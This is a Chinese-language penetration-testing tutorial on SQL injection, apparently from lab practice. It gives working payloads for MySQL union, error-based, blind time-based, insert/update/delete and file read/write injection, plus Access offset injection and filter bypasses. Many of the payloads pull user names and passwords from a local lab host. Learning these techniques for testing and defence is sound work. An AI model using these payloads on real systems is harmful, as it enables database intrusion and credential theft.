
渗透之路基础 -- SQL注入
mysql注入(上)
获取字段数:order by x 去临界值
获取数据库名:database()
获取数据库版本:version()
information_schema : mysql5.0版本以上自带数据库,记录当前mysql下的所有数据库名,表名,列名。
information_schema.tables : 记录表名信息的表
information_schema.columns : 记录列名信息的表
table_name 表名
column_name 列名
schema_tables 数据库名
数据库 "." 代表下一级的意思
limit 有两个参数 limit 2,3 表示从2开始查3条
通过MySql内置数据库获取表名
union select 1,group_concat(table_name),user(),4,5,6,7 from information_schema.tables where table_schema=database()
通过MySql内置数据库获取表名对应的列名
union select 1,group_concat(column_name),user(),4,5,6,7 from information_schema.columns where table_name='users'
mysql注入(中)
数据库用户 user()
操作系统 @@version_compile_os
SQL常用函数
| 函数名称 | 函数说明 |
|---|---|
| MID(要截取的字符串,起始位置,结束位置) | 截取字符串 |
| CHAR(ASCII) | 返回ASCII码对应的字符 |
| ASCII(字符) | 返回字符对应的ASCII码 |
| IF(逻辑表达式,返回值1,返回值2) | 用于判断 |
| SUBSTR(要截取的字符串,起始位置,结束位置) | 截取字符串 |
| LENGTH(字符串) | 返回字符串长度 |
| COUNT(列名) | 返回当前列名下有效记录数 |
| SLEEP(s) | 静止s秒,数字类型,可自定义 |
| #、/**/、-- | 注释符 |
| CONCAT(字符串1,字符串2..) | 拼接字符串 |
| LOAD_FILE(文件名称) | 加载文件 |
| INTO OUTFILE ‘文件名称’ | 输出 |
常用十大报错函数
1.floor()
select * from test where id=1 and (select 1 from (select count(*),concat(user(),floor(rand(0)*2))x from information_schema.tables group by x)a);
2.extractvalue()
select * from test where id=1 and (extractvalue(1,concat(0x7e,(select user()),0x7e)));
3.updatexml()
select * from test where id=1 and (updatexml(1,concat(0x7e,(select user()),0x7e),1));
4.geometrycollection()
select * from test where id=1 and geometrycollection((select * from(select * from(select user())a)b));
5.multipoint()
select * from test where id=1 and multipoint((select * from(select * from(select user())a)b));
6.polygon()
select * from test where id=1 and polygon((select * from(select * from(select user())a)b));
7.multipolygon()
select * from test where id=1 and multipolygon((select * from(select * from(select user())a)b));
8.linestring()
select * from test where id=1 and linestring((select * from(select * from(select user())a)b));
9.multilinestring()
select * from test where id=1 and multilinestring((select * from(select * from(select user())a)b));
10.exp()
select * from test where id=1 and exp(~(select * from(select user())a));
mysql注入文件操作(root权限)

load_file() 文件读取 |select load_file('C:/xx');
添加普通用户
insert into mysql.user(Host,User,Password) values('127.0.0.1','user',passwrod('user'));
CREATE USER 'user'@'%' IDENTIFIED BY 'user';
赋予权限 GRANT ALL ON book.* TO 'user'@'%';
删除用户 drop user 'user'@'%'
root 用户下的读取
user 用户下读取

读取不到文件检查secure_file_priv:

show global variables like '%secure%
修改mysql.ini 文件,在[mysqld] 下加入
secure_file_priv =
重启mysql

into outfile ' ' 写入函数 |select '123' into outfile 'C:/xx';
网站路径获取
1、报错显示 warning
2、谷歌黑客
3、读取配置文件
4、漏洞报错
5、遗留文件
6、字典猜解
注意路径符号及编码
转换工具(小葵多功能转换工具)
mysql注入(下)
防注入,

魔术引号 magic_quotes_gpc
安全函数 addslashes
 解决:编码绕过或宽字节注入

高权限跨库注入
条件:root权限
获取所有数据库名
select schema_name from information_schema.schemata


被转义,利用十六进制转换
获取所有表名 table_schema=0x787373('xss')
http://192.168.207.128/test/sqlin.php?x=1 union select user(),2,3,table_name,5,6,7,8 from information_schema.tables where table_schema=0x787373

获取所有列名 table_name=0x6F635F75736572('oc_user')
http://192.168.207.128/test/sqlin.php?x=1 union select user(),2,3,column_name,5,6,7,8 from information_schema.columns where table_name=0x6F635F75736572

获取指定数据 from xss.oc_user
http://192.168.207.128/test/sqlin.php?x=1 union select userName,2,3,userPwd,5,6,7,8 from xss.oc_user
注意点:
跨库查表:库名.表名
提交方式注入
<?php

	$a=$_GET['x'];		// 接受get请求方式的参数x

	$b=$_POST['y'];		// 接受post请求方式的参数y

	$c=$_COOKIE['z'];	// 接受cookie请求方式参数z

	echo $a."<hr>";

	echo $b."<hr>";

	echo $c."<hr>";

?>


POST登录框注入
可以将注入代码写入输入框
COOKIE验证注入
(burp抓包)


HTTP头注入
实际情况下,有部分站点接受数据是以http数据包中的http头部进去的数据接受,所以测试注入需要在头进行注入
例如源码为:

通过burp修改 http 头注入:
参数类型注入
数字,字符,搜索型
数字型:
id = 1
字符:
id = 'admin' //单引号的处理
搜索型:
id like '%admin%'
组合:id = admin%' union select 1,2 '%
参数加解密注入
base64
假设源码:
$id=base64_decode($_GET['x']);


转换之后 1 的base64为 MQ==


加密注入,需要将注入代码通过base64加后注入
1 union select userName,2,3,userPwd,5,6,7,8 from xss.oc_user

# base64加密后

MSB1bmlvbiBzZWxlY3QgdXNlck5hbWUsMiwzLHVzZXJQd2QsNSw2LDcsOCBmcm9tIHhzcy5vY191c2Vy
盲注攻击
普通联合注入和盲注区别
pt:效率高,兼容差
盲注:效率较低,兼容性强
工具采用的基本为盲注
盲注通过if + >或< 二分法提高效率
--基于时间的延迟注入(上)

sleep()
select * from users where user_id=1 and sleep(1);

if(条件,True,False)
mid(str,1,1) 截取

ord 编码(ascii)

length 长度
应用

http://192.168.207.128/test/sqlin.php?x=1 and sleep(if((select database()='dvwa'),0,5))

若没猜对数据库名,则会延迟
--基于时间的延迟注入(下)
猜表名:
length 长度
http://192.168.207.128/test/sqlin.php?x=1 union select 1,2,3,sleep(if(length(table_name)=4,0,5)),5,6,7,8 from

information_schema.tables where table_schema=database() limit 0,1

# limit 分页

mid(str,1,1) 截取

# 表全名称为 users

# mid(str,1,1) 从第一位开始截取一个字符

select mid(table_name,1,1) from information_schema.tables where table_schema=database() limit 1,1;
ord 编码(ascii)

# 结合mid截取出的字符 以ASCII码输出

# 表名 users

select ord(mid(table_name,1,1)) from information_schema.tables where table_schema=database() limit 1,1;
综合应用
# 用字符验证

union select 1,2,3,sleep(if(mid(table_name,1,1)='a',0,5)) from

information_schema.tables where table_schema=database() limit 0,1
# 用ASCII验证

union select 1,2,3,sleep(if(ord(mid(table_name,1,1))=97,0,5)) from

information_schema.tables where table_schema=database() limit 0,1
猜列名类似
--基于布尔逻辑注入
--基于报错提示注入
参考文章https://websec.ca/kb/sql_injection
insert注入
$user=$_GET['u'];

$sql="INSERT INTO users (id,username,password) values (2,'$user','123456')";

Mysql_query($sql);
利用updatexml()获取数据
利用extractvalue()获取数据
利用name_const()获取数据
利用子查询注入获取数据
or updatexml(1,concat(0x7e,(version())),0) or

insert into users (id,username,password) values (2,'admin' or updatexml(1,concat(0x7e,(version())),0) or'','Nervo');
or extractvalue(1,concat(0x7e,database())) or
or (select * from (select(name_const(version(),1)),name_const(version(),1))a) or
update注入
用户注册,密码修改,信息删除
1、sql注入组合拼接,保证sql语句正常运行
2、sql语句中闭合使用(符号或截断)
3、每个不同注入方式和网站应用功能有关
update users set password='nicky' or

updatexml(2,concat(0x7e,(version())),0) or'' where id=2 and username='user';
update users set password='nicky' or

extractvalue(1,concat(0x7e,database())) or'' where id=2 and username='user';
update users set password='nicky' or

(select * from (select(name_const(version(),1)),name_const(version(),1))a) or'' where id=2 and username='user';
delete limit 注入
delete from users where id=2 or update users set password='nicky' or'';
delete from users where id=2 or extractvalue(1,concat(0x7e,database())) or'';
delete from users where id=2 or (select * from (select(name_const(version(),1)),name_const(version(),1))a) or'';
Access 联合及逐字猜解
<%

	id=request("id")

  	sql="select * from product where id="&id

  	set rs=conn.execute(sql)

%>
1、猜解同mysql
猜不到:
字典收集(社工)
Access 偏移注入
猜解字典工具:明小子Domain
2、access 攻击片段--逐字猜解 // 兼容好
查表:and exists (select * from 表名)
查列:and exists (select 列名 from 表名)
查数据:
1、确定长度
2、确定asc数据(asc编码)
and (select top 1 len(列名) from admin)=5

and (select top 1 asc(mid(列名,位数,1)) from admin)=97
工具 啊 D
注入工具
啊D,明小子,穿山甲,萝卜头havij,sqlmap
Access 常见复杂及问题注入
表名,列名无法获取
1、社工,对比网站url
www.xxx.com/pw_news.asp
表名:pw_admin,pw_manage,pw_system
2、列名无法获取
access偏移注入,社工,后台源码中参数名

工具制作原理:
字典爆破,逐字猜解
偏移注入:表名知道即可
1、用 “*” 代替字段,

select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 逐个删除,


* 可以看作字段数
* = 6个字符
2 x * = 12字符
22 - 12=10 字符
若在减6个 还是不出现

添加一句:from (admin as a inner join admin as b on a.id=b.id)(一级注入)
